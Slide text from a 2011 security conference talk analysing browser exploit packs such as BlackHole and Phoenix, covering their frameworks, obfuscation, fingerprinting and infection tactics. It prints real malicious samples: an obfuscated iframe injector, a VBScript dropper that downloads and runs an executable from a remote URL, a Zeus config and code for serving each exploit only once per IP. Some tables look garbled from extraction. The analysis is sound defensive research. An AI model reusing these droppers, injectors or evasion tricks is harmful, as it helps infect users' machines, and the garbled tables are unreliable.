

Browser Exploit Packs

Exploitation Paradigm (Tactics)

Death by Bundled Exploits

Virus Bulletin 2011 - Conference
5-7th October, 2011 Barcelona, Spain
Aditya K Sood | Richard J Enbody

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

About Us

■ Aditya K Sood

— Founder , SecNiche Security

- Independent Security Consultant, Researcher and Practitioner
- Worked previously for Armorize, Coseinc and KPMG
- Active Speaker at Security conferences
- Written Content – ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NES|CFS
- LinkedIn : <http://www.linkedin.com/in/adityaks> | [@AdityaKSood](https://twitter.com/AdityaKSood)
- Website: <http://www.secniche.org> | Blog: <http://secniche.blogspot.com>

— PhD Candidate at Michigan State University

■ Dr. Richard J Enbody

— Associate Professor, CSE, Michigan State University

- Since 1987, teaching computer architecture/ computer security / mathematics
- Website: <http://www.cse.msu.edu/~enbody>

— Co-Author CS1 Python book, The Practice of Computing using Python.

— Patents Pending – Hardware Buffer Overflow Protection

Agenda

- Underground Malware Economy
- Browser Design Agility
 - Browser Malware Taxonomy
- Experimental Design
- Browser Framework Components
- Exploitation Tactics
 - Inbuilt + Attacker Driven
- Conclusion



2011
BARCELONA 
5-7 October 2011



Underground Malware Economy

Product	Min. price	Max. price
RAT - depending on features	20,00 €	100,00 €
Stealer - see above	5,00 €	40,00 €
Falsified ID/driving licence - depending on the quality of the forgery	50,00 €	2.500,00 €
Bot file - price depending on features and programmer	20,00 €	100,00 €
Bot source code	200,00 €	800,00 €

Service	Min. price	Max. price
Hosting - depending on scope of service, anything from web space to multiple servers	5,00 €	9.999,00 €
FUD service	10,00 €	40,00 €
DDoS attack per hour	10,00 €	150,00 €
Bot installations per 1000 - prices determined by geographic location	50,00 €	250,00 €
1 million spam emails to specific addresses, e.g. gamers are at a premium	300,00 €	800,00 €

Data	Min. price	Max. price
Databases - price depends on the precise content and scope of the database, this involves buying a database	10,00 €	250,00 €
Credit card data - prices determined by the completeness of the data. Just a card number and expiry date is not worth much. The more data is provided, the higher the price is.	2€	300€
1 million email addresses - verified addresses or specialist groups cost more	30,00 €	250,00 €

Accounts	Min. price	Max. price
Steam account - price determined by the volume of games installed	2,00 €	50,00 €
WoW account - depends on the scope of the data and level of the characters in the account	5,00 €	30,00 €
Pack station account - prices determined by the scope of the data provided and whether it has been faked or stolen	50,00 €	150,00 €
PayPal account - the more date there is on the account, the higher the price	1,00 €	25,00 €
Click & Buy account – see above	10,00 €	35,00 €
Email account with private email - prices vary according to the dealer	1,00 €	5,00 €



© GDATA

Browser Design Agility

■ Browsers Robust Design

— Vulnerabilities

- Inherent component based design flaws
- Security issues present browser components
 - Exploitable to give complete access to system
 - Remember, JavaScript heap spraying

— Three Layer Model

- Browser extensibility model
 - Add-ons (NoScript)
- Browser interoperability model
 - Plugins such as Adobe, Flash
- Browser as a Software
 - Browser executables (firefox.exe, iexplorer.exe)
 - Required dynamic link libraries



Note: Malware can impact any of the three layers as presented

Browser Malware Anatomy

Bundled Exploits




Vulnerability Exploited




Malware Hazard




Browser Malware Taxonomy




Class C



Class B



Class A



Browser Exploit Packs – Viola !



Electrore Exp

Operation Statistics:

Operation	Success
Microsoft IE	100
Microsoft Edge	100
Max UC	100
Internet Explorer	100
Linux	100
Windows 2008	100
Windows XP	100
Windows 7	100
Windows 8	100
Windows 10	100

Statistics:

Statistic	Value
Browser	100
Platform	100
OS	100
Architecture	100
Language	100
Country	100
IP	100

311 FIESTA

	ALL	LOAD	PER HOUR	PER DAY	
PL	18780	3898	977	978	18882
RU	5078	788	132	84	1858
US	3388	555	83	66	1334
FR	3828	557	89	67	837
ES	1838	178	8,28	67	828
DE	1887	187	8,78	67	887
UK	1888	207	13,8	8	778
IT	1388	212	13,8	37	888
CA	1288	182	15,8	38	481
CH	1278	88	8,88	31	388

crimepack

Home | Help | Settings | Logout | About | Contact | Settings | Logout

Address	Path	Method	URL	Status	Time	Response
192.168.1.1	/	GET	200	OK	0.01s	200 OK

OS	Browser	Load	Rate
Windows XP	IE	8	0%
Windows 7	IE	8	0%
Windows 8	IE	8	0%
Windows 10	IE	8	0%
Windows 11	IE	8	0%
Windows 12	IE	8	0%
Windows 13	IE	8	0%
Windows 14	IE	8	0%
Windows 15	IE	8	0%
Windows 16	IE	8	0%
Windows 17	IE	8	0%
Windows 18	IE	8	0%
Windows 19	IE	8	0%
Windows 20	IE	8	0%



BLEEDINGLIFE

BleedingLife Exploit Pack
- Version 2.0 -

Login

User

Password

Login

unique pack

Unique cheat spoils

Address	Path	Method	URL	Status	Time	Response
192.168.1.1	/	GET	200	OK	0.01s	200 OK


ROBO

Stats

Traffic: 57, Loads: 7, Efficiency: 12.28%

Browser	Traffic	Loads	Efficiency
Safari	20	1	5%
Chrome	9	1	11.11%
Firefox	8	2	22.22%
MSIE 6	2	1	50%
MSIE 7	3	0	0%
MSIE 8	14	2	14.29%

Country	Traffic	Loads	Efficiency
US	33	1	3.03%
RU	5	1	20%
FR	3	0	0%
DE	3	0	0%
UK	2	1	50%



Experiments Conducted

- Target – BlackHole BEP + Phoenix BEP
 - Targets were selected using public available database
 - Malware Domain List (MDM) and Clean MX
 - Apart from these, we choose targets from forums
 - Malware Hunting
 - Web application vulnerability analysis
 - Penetration testing of malware domains
 - Traffic analysis
 - Performed Tests and Extracted Results
 - Tests conducted
 - Complete analysis of BlackHole BEP and inherent design
 - Reverse engineering, deobfuscation, decoding and penetration testing
 - Extracted Results
 - Web environments that favor BlackHole
 - Techniques and tactics (Generalizing the Infection Strategies)
- Note: Research Paper – Concentrated more on BlackHole BEP.**



BEP Framework and Components


- BEP Framework
 - A complete set of bundled exploits and management interface
 - Configuration files
 - JavaScript files for fingerprinting the browser environment
 - **plugin.js , min.js , jquery.js**
 - Sibling software in use
 - **MAX Mind Geo Location Library** is used extensively
 - Traffic stats with geographical locations
 - Capturing data based on IP addresses
 - A legitimate open source library for collecting traffic statistics
 - **PHP ION Cube Encoder**
 - Almost all the BEP frameworks utilize this PHP encoder
 - Make the analysis real hard as it is damn hard to decode it

BEP's & Botnets Collaboration

- Is This True Artifact?

- Yes it is.

- BEP's are used in conjunction with botnets
 - On successful exploitation, bot is dropped into victim machine
 - Harnessing the power of two different frameworks to deliver malware
 - Some traces have been seen of ZEUS (Botnet) + BlackHole (BEP)



```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" =>
    "ashrfwdogsfvxn.exe");
```

BEP's – Tactical Infections

Techniques and Tactics

(Inbuilt + Attacker Driven)






Dedicated Spidering

- Dedicated Spidering

- Target specific information gathering

- Unavoidable part of Advanced Persistent Threats (APT) attacks
 - It can be transformed into a remote scanning engine
 - » Detecting website insecurities and vulnerabilities
 - Spidering modules are collaboratively used with BEP's
 - » A custom code used by attacker for attacking specific websites to gather information
 - » Example:- BEP implements blacklisting approach



Dynamic Iframe Generators

■ Dynamic Iframe Generators

— Exploiting technique used to infect virtual hosts

- Typically used for injecting iframes in large number of websites
- Traffic infection – Iframes point to BEP's are loaded
 - 1000 websites infection → 1000 BEP's serving exploit (Mass Exploitation)
 - BEP is hosted on the main server → infected hosts point to the source
- BEP's are mostly loaded with obfuscated iframes

Encoded

```
YhzRiENx,opHEBheR;YhzRiENx =
PLEDD = new Array();CEplPLEDD.
push('%d#@#o#@#%c#@#um#@');CEplPLEDD.
push('@@e#!nt.writ#@#e#!(');CEplPLEDD.push('\
'<i#@#f#@#r#@a-#@#m');CEplPLEDD.push('#@@@
e#! sr@@@#%c@@#=');CEplPLEDD.push('\http://
/92.241.164.7');CEplPLEDD.push('/#@#%#@
b@l/in@d#@#@#');CEplPLEDD.push('@@@e#!x.
php\" wid#@#');CEplPLEDD.push('@th=\"1\"
h#@#e#!ight');CEplPLEDD.push('=\"0\"
#@#f#@#r#@a-#@');CEplPLEDD.push('#m#@#@
e#!#@#%b@or@d');CEplPLEDD.push('##@#@@@
e#!r=\"0\"></i');CEplPLEDD.push('@#@#f#@#r#@
a-#@#m#@');CEplPLEDD.push('@e#!>');');function
QnXEQ(str) { return str.replace(/[%#@~]/
g,\"\"); }for (var j=0;j<CEplPLEDD.length;j++)
{ZqhC = QnXEQ(CEplPLEDD[j]);opHEBheR +=
ZqhC;};YhzRiENx(opHEBheR.substr(9));
```

Decoded

```
var ZqhC,CEplPLEDD,YhzRiENx,opHEBheR;YhzRiENx =
eval;ZqhC = \"\";CEplPLEDD = new Array();CEplPLEDD.
push('docum');CEplPLEDD.push('ent.
write(');CEplPLEDD.push('\<iframe');CEplPLEDD.
push('e src=');CEplPLEDD.push('\http://mali-
cious.com');CEplPLEDD.push('/bl/ind');CEplPLEDD.
push('ex.php\" wid');CEplPLEDD.push('th=\"1\"
height');CEplPLEDD.push('=\"0\" fra');CEplPLEDD.
push('mebord');CEplPLEDD.push('er=\"0\"></
i');CEplPLEDD.push('fram');CEplPLEDD.push('e>\
');');function QnXEQ(str) { return str.re-
place(/[%#@~]/g,\"\"); }for (var j=0;j<CEplPLEDD.
length;j++) {ZqhC = QnXEQ(CEplPLEDD[j]);opHEBheR
+= ZqhC;};YhzRiENx(opHEBheR.substr(9));
```


Exploit Obfuscation / Encoding

■ Exploit Obfuscation

- Exploits are obfuscated to bypass the detection mechanisms
- Reverse encoding, string concatenation and randomization
- Interpreted as an exact exploit when rendered in the browser



```
public static String b(String s)
{
    String s1 = (new StringBuilder()).append(s.replace("F", "a").
    replace("#", "b").replace("V", "c").replace("D", "d").replace("@", "e").
    replace("Y", "f").replace("C", "g").replace("R", "h").replace(":", "i").
    replace("L", "j").replace("K", "-").replace("U", "k").replace("X", "l").
    replace("Z", "m").replace("B", "n").replace("Q", "o").replace("=", "p").
    replace("&", "q").replace("M", "r").replace("G", "s").replace("S", "t").
    replace("I", "u").replace("W", "v").replace("%", "w").replace("H", "x").
    replace("P", "y").replace("?", "z").replace("T", "1").replace("!", "2").
    replace("K", "3").replace("(", "4").replace(")", "5").replace("A", "6").
    replace("N", "7").replace("2", "8").replace("J", "9").replace("1", "0").
    replace("O", "6").replace("$", "7").replace("X", "8").replace("+", "9").
    replace("E", "0")).append("?i=1").toString();
    return s1;
}
```

```
try
{
    String s2 = b.b(getParameter("a"));
    String s3 = "ridpmt.oi.avaj";
    String s4 = "exe";
    String s5 = "swodniW";
    String s6 = "eman.so";
    String s7 = "zl";
    String s8 = (new StringBuffer(s4)).reverse().toString();
    String s9 = (new StringBuffer(s3)).reverse().toString();
    String s10 = (new StringBuffer(s6)).reverse().toString();
    String s11 = (new StringBuffer(s5)).reverse().toString();
    String s12 = "fr";
    String s13 = (new StringBuilder()).append(Math.random()).append(s8).toString();
    String s14 = System.getProperty(s9);
    String s15 = System.net.Principal(s10);
}
```

```
w=3000:x=200
:y=1
:z=false
:a = "http://alpha.b0x.su/f0d/bo2.php?i=3"
:b = e.GetSpecialFolder(2) & "\\exe.exe":ot = "GET"
:Set c = Createobject(StrReverse("PTTHLMX.2LMXSM"))
:Set d = Createobject(StrReverse("maertS.BDODA"))
Set o=Createobject(StrReverse("tcejbometsyseliF.gnitpircs"))
On Error resume next
c.open ot, a, z:c.send()
If c.Status = x Then
u=c.ResponseBody:d.Open:d.Type = y:d.write u:d.SaveToFile b:d.Close
End If
Createobject(StrReverse("llehs.tpircsw")).exec b
:Createobject(StrReverse("llehs.tpircsw")).exec "taskkill /F /IM wmpplayer.exe"
:Createobject(StrReverse("llehs.tpircsw")).exec "taskkill /F /IM realplay.exe"
:Set g=o.GetFile(e.GetSpecialFolder(2) & "\\ & StrReverse("sbv.1"))
:g.Delete:wscript.sleep w
:Set g=o.GetFile(b)
:g.Delete
```


Exploit Obfuscation / Encoding

■ BEP Framework Encoding

— All the exploit framework files are encoded

- Most of the BEPs are designed in PHP.
- Encodes all the exploits in a robust manner (efficient code protection)
 - All PHP files in BEP's are encoded except configuration file
 - No restoration of compiled files back to source level.
 - » Protection is applied at compilation time
 - Encoded files have digital signatures.
 - MAC protection enabled.
- Exploit detection becomes hard

```
<?php //0035e
if(!extension_loaded('ionCube Loader')){$_oc=strtolower(substr(PHP_UNAME()
,0,3));$_ln='/ioncube/ioncube_loader_'.$_oc.'.'.substr(PHP_VERSION(),0,3).
(($_oc=='win')?''.dll':'.so');$_oid=$_id=realpath(ini_get('extension_dir'))
;$_here=dirname(__FILE__);if(strlen($_id)>1&&$_id[1]!=':'){$_id=str_replace
('\','/',substr($_id,2));$_here=str_replace('\','/',substr($_here,2));}
$_rd=str_repeat('../',substr_count($_id,'/')).$_here.'/';$_i=strlen($_rd)
;while($_i--){if($_rd[$_i]=='/'){$_lp=substr($_rd,0,$_i).$_ln;if(file_exists
($_oid.$_lp)){$_ln=$_lp;break;}}@dl($_ln);}else{die('The file '.__FILE__.'
is corrupted.\n");}if(function_exists('_il_exec')){return _il_exec();}echo
('Site error: the file <b>'.__FILE__.'</b> requires the ionCube PHP Loader '.
basename($_ln).' to be installed by the site administrator.');
```



BEP Encoding – Example

- Java Skyline Exploit - Layout

```
java_skyline.php - WordPad
File Edit View Insert Format Help
<?php //003ab
if(!extension_loaded('ionCube Loader')){$_oc=strtolower(substr(PHP_UNAME(),0,3));$_ln='ioncube_loader_'.
$_oc.'.'.substr(PHP_VERSION(),0,3).((($_oc=='win')?''.dll':'.so');@dl($_ln);if(function_exists('_il_exec'))
{return _il_exec();}$ _ln='/ioncube/'. $_ln;$ _oid=$_id=realpath(ini_get('extension_dir'));$_here=dirname
(_FILE_);if(strlen($_id)>1&&$_id[1]==:){$_id=str_replace('\\','/',substr($_id,2));$_here=str_replace
('\\','/',substr($_here,2));}$ _rd=str_repeat('../',substr_count($_id,'/')). $_here.'/';$_i=strlen
($_rd);while($_i--){if($_rd[$_i]==/){$_lp=substr($_rd,0,$_i). $_ln;if(file_exists($_oid.$ _lp))
{$_ln=$_lp;break;}}@dl($_ln);}else{die('The file '._FILE_.' is corrupted.\n');}if(function_exists
('_il_exec')){return _il_exec();}echo('Site error: the file <b>'. $_FILE_.'</b> requires the ionCube PHP Loader
'.basename($_ln).' to be installed by the site administrator.');
```

```
>
4+oV55DeURAr/466TwJiaU9bybUGEeye42IgiOy40yMFHSzuLhLIqVl+ocoHQgcKRIrocuW81LzxZ
I4HX/cpaCUn52OoYaL2sihh1jGD/iIRNCuMAdxBG69mwGo5+16OmrKjWevWxOA7hNw6YoA/AbNce
lHAPTEj/nUsvPS+GexEr+WtI2eaiaXlr+DXvyBPqfsvPxela/Nmov4OC6gx4ZCdjt7NVigVBTu42
sOKZngQwUNv1eqCu1Zx40OxVtlz5iyv629B4JvYX4Opy3Zrv6ka23QyK5iuA8IuQTrGGCRyDSdi
rFODW5ROdKZVEqpT1qSbhxOr+FpSZaroGyLqWNPjLSUGtyfQXdGaBz+1r1b+OYYHOCVaSblYfo2A
NSVyX4scTBNOpAFq2DOZX1CS6skqKdYtbLBuiOV6X6w09WDHC3HhTJRKI+4rPP76oZf6CyvWn25W
S0qesPx1oRTIhgAORqKoQqJPDjycNsZKPNr4ez7H+wLCndWO6eUgrubCCsy9G7FpD9kpjKUG83KS
OrmHp+zm3dnK9/2+OJgHcOvvl/UdQLSBOa6PX4WcYXDdUfHW2X64Hat2vft651vtNcdJpHzd2U8w
aJys73d&k+52Hbcn770CweFPGYfgwC1j0oER609tVQejBPCic1CPgYvG1KdNz/PQ2O8bWfsQ1gQq
W7LhCo9kwpayXOMSzB3aIz9zWTx/6oPQwvVfpyNqRQ2p2VX1QHItS3Wnm5oTug0LoyyaCMOI7pz3
XhcTqpmMOzWZSJC7mDUHV131Z8ALrKvjdsIhmTXKQg7V64/8Yun9+8cQg9LBIG6C+kuhoVTS5dUTZ
DyOtW0++yw7JpN02vgLY8qcldOn58LS4rA/jG2oYvdi4X9w7TLFVTexpmoD70si2K+VIqKxef47g
vqAUJULTuVIPh6ZRYWm+u4wDPISWM6ko5tZD1VGj5PiXYtok8uhTmm/4QTEMHuTKnAN/uQW3tq
OQkJoQjJTUonho27LdvWQVBuxWgsbvxxzxfzMKGXIf21ioW5ApYOfCGOcJIm1gIOLfuhfP5Cc9ec
MK2qe3XuUAT+VdzAOFZhwqY7RkEu9XYqaurNkfQ2I+VkBzSv6j2Lqj1AXXrL/zUKVHsHJG4Z1fW
mvOip8xDhwqPJuhIQVTqBd+eigk5S2HipKmG9TGtn4mesvkCWP52CLNcpsdjz9Kd+N7s+wYmVgmt
kFYpZmwcOTweSuiJoT9IOXoVziFibCysaPEDds61BBDXKs4gwLMBYlilKOXtoqrx8qbZi8Bwt6mv
voGYIalOq7FqvCF//mrrhGwcCY+2gwQbcoCMpcPR1SxJgUKO7D1U/quik+qnxODO8MMHN/Rq2YO4I
NGfjrA+YDgw/SV3sp1HrIzhkOPNV/myNcSZELTrihbnoRtdgZ21d8dQemcnyyxkDHHy1oWC4tQFT
```



User Agent Based Fingerprinting

```
function getbrowser(& $MSIEversion, & $OPERAversion) {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Opera" ) ) {
        if ( preg_match( "#Opera/(\\d+\\.?.?\\d*)#s", $uag, $mt ) ) {
            $OPERAversion=$mt[1];
            return "Opera v{$mt[1]}";
        }
        return "Opera";
    }
    if ( strstr( $uag, "Firefox" ) ) {
        if ( preg_match( "#Firefox/(\\d+\\.?.?\\d+\\.?.?\\d*)#s", $uag, $mt ) ) {
            return "Firefox v{$mt[1]}";
        }
        return "Firefox";
    }
    if ( strstr( $uag, "MSIE" ) ) {
        if ( preg_match( "#MSIE (\\d+\\.?.?\\d*)#s", $uag, $mt ) ) {
            $MSIEversion=$mt[1];
            return "MSIE v{$mt[1]}";
        }
        return "MSIE";
    }
    if ( strstr( $uag, "Nav" ) || strstr( $uag, "Netscape" ) ) {
        return "Netscape";
    }
    if ( strstr( $uag, "Konqueror" ) ) {
        return "Konqueror";
    }
    if ( strstr( $uag, "Chrome" ) ) {
        return "Chrome";
    }
    if ( strstr( $uag, "Safari" ) ) {
        return "Safari";
    }
    function getcountry() {
        $geo = geoip_open( "drkmjrc.dat", GEOIP_STANDARD );
        $cnt = geoip_country_code_by_addr( $geo, $_SERVER['REMOTE_ADDR'] );
        if ( !$cnt ) {
            $cnt = "-";
        }
        geoip_close( $geo );
        return $cnt;
    }
}
```



```
function getbrowserstype() {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Opera" ) ) {
        return "Opera";
    }
    if ( strstr( $uag, "Firefox" ) ) {
        return "Firefox";
    }
    if ( strstr( $uag, "MSIE" ) ) {
        return "MSIE";
    }
    return "Other";
}

function getosver() {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Windows 95" ) ) {
        return "Windows 95";
    }
    if ( strstr( $uag, "Windows 98" ) ) {
        return "Windows 98";
    }
    if ( strstr( $uag, "Win 9x 4.9" ) ) {
        return "Windows ME";
    }
    if ( strstr( $uag, "Windows NT 4" ) ) {
        return "Windows NT 4";
    }
    if ( strstr( $uag, "Windows NT 5.0" ) ) {
        return "Windows 2000";
    }
    if ( strstr( $uag, "SV1" ) ) {
        return "Windows XP SP2";
    }
    if ( strstr( $uag, "Windows NT 5.1" ) ) {
        return "Windows XP";
    }
    if ( strstr( $uag, "Windows NT 5.2" ) ) {
        return "Windows 2003";
    }
}
```


IP Logging Detection Trick (IPLDT)

- What it is all about?
 - Hampering the analysis process
 - Exploit is served only once a time to the required IP
 - BEP uses GeoLocation PHP library to keep a track of IP addresses
 - Dual infection process using Content Delivery Networks (CDN's)
 - Appropriate check is performed before serving exploit
 - » If IP is already served no more exploits are delivered
 - » In other terms, no more infection to the specific IP address


```
<?php session_start();  
if (!session_is_registered("locale")) {  
    //check for the session variable  
    $db_con = mysql_connect('localhost', 'geo_user', 'geo_password');  
    if ($db_con) {  
        $ip_chk = sprintf("%u", ip2long($_SERVER['REMOTE_ADDR']));  
        mysql_select_db("geo_ip", $con);  
        $detect = "SELECT '' FROM infected_ip WHERE $ip_chk=$inf_ip";  
        If ( $ip_chk == $detect )  
        { // Exploit is already served to this IP}  
        else  
        { //Serve Exploit to this IPAddress}  
        ..... } ?>
```



Blacklisting – Anti Detection

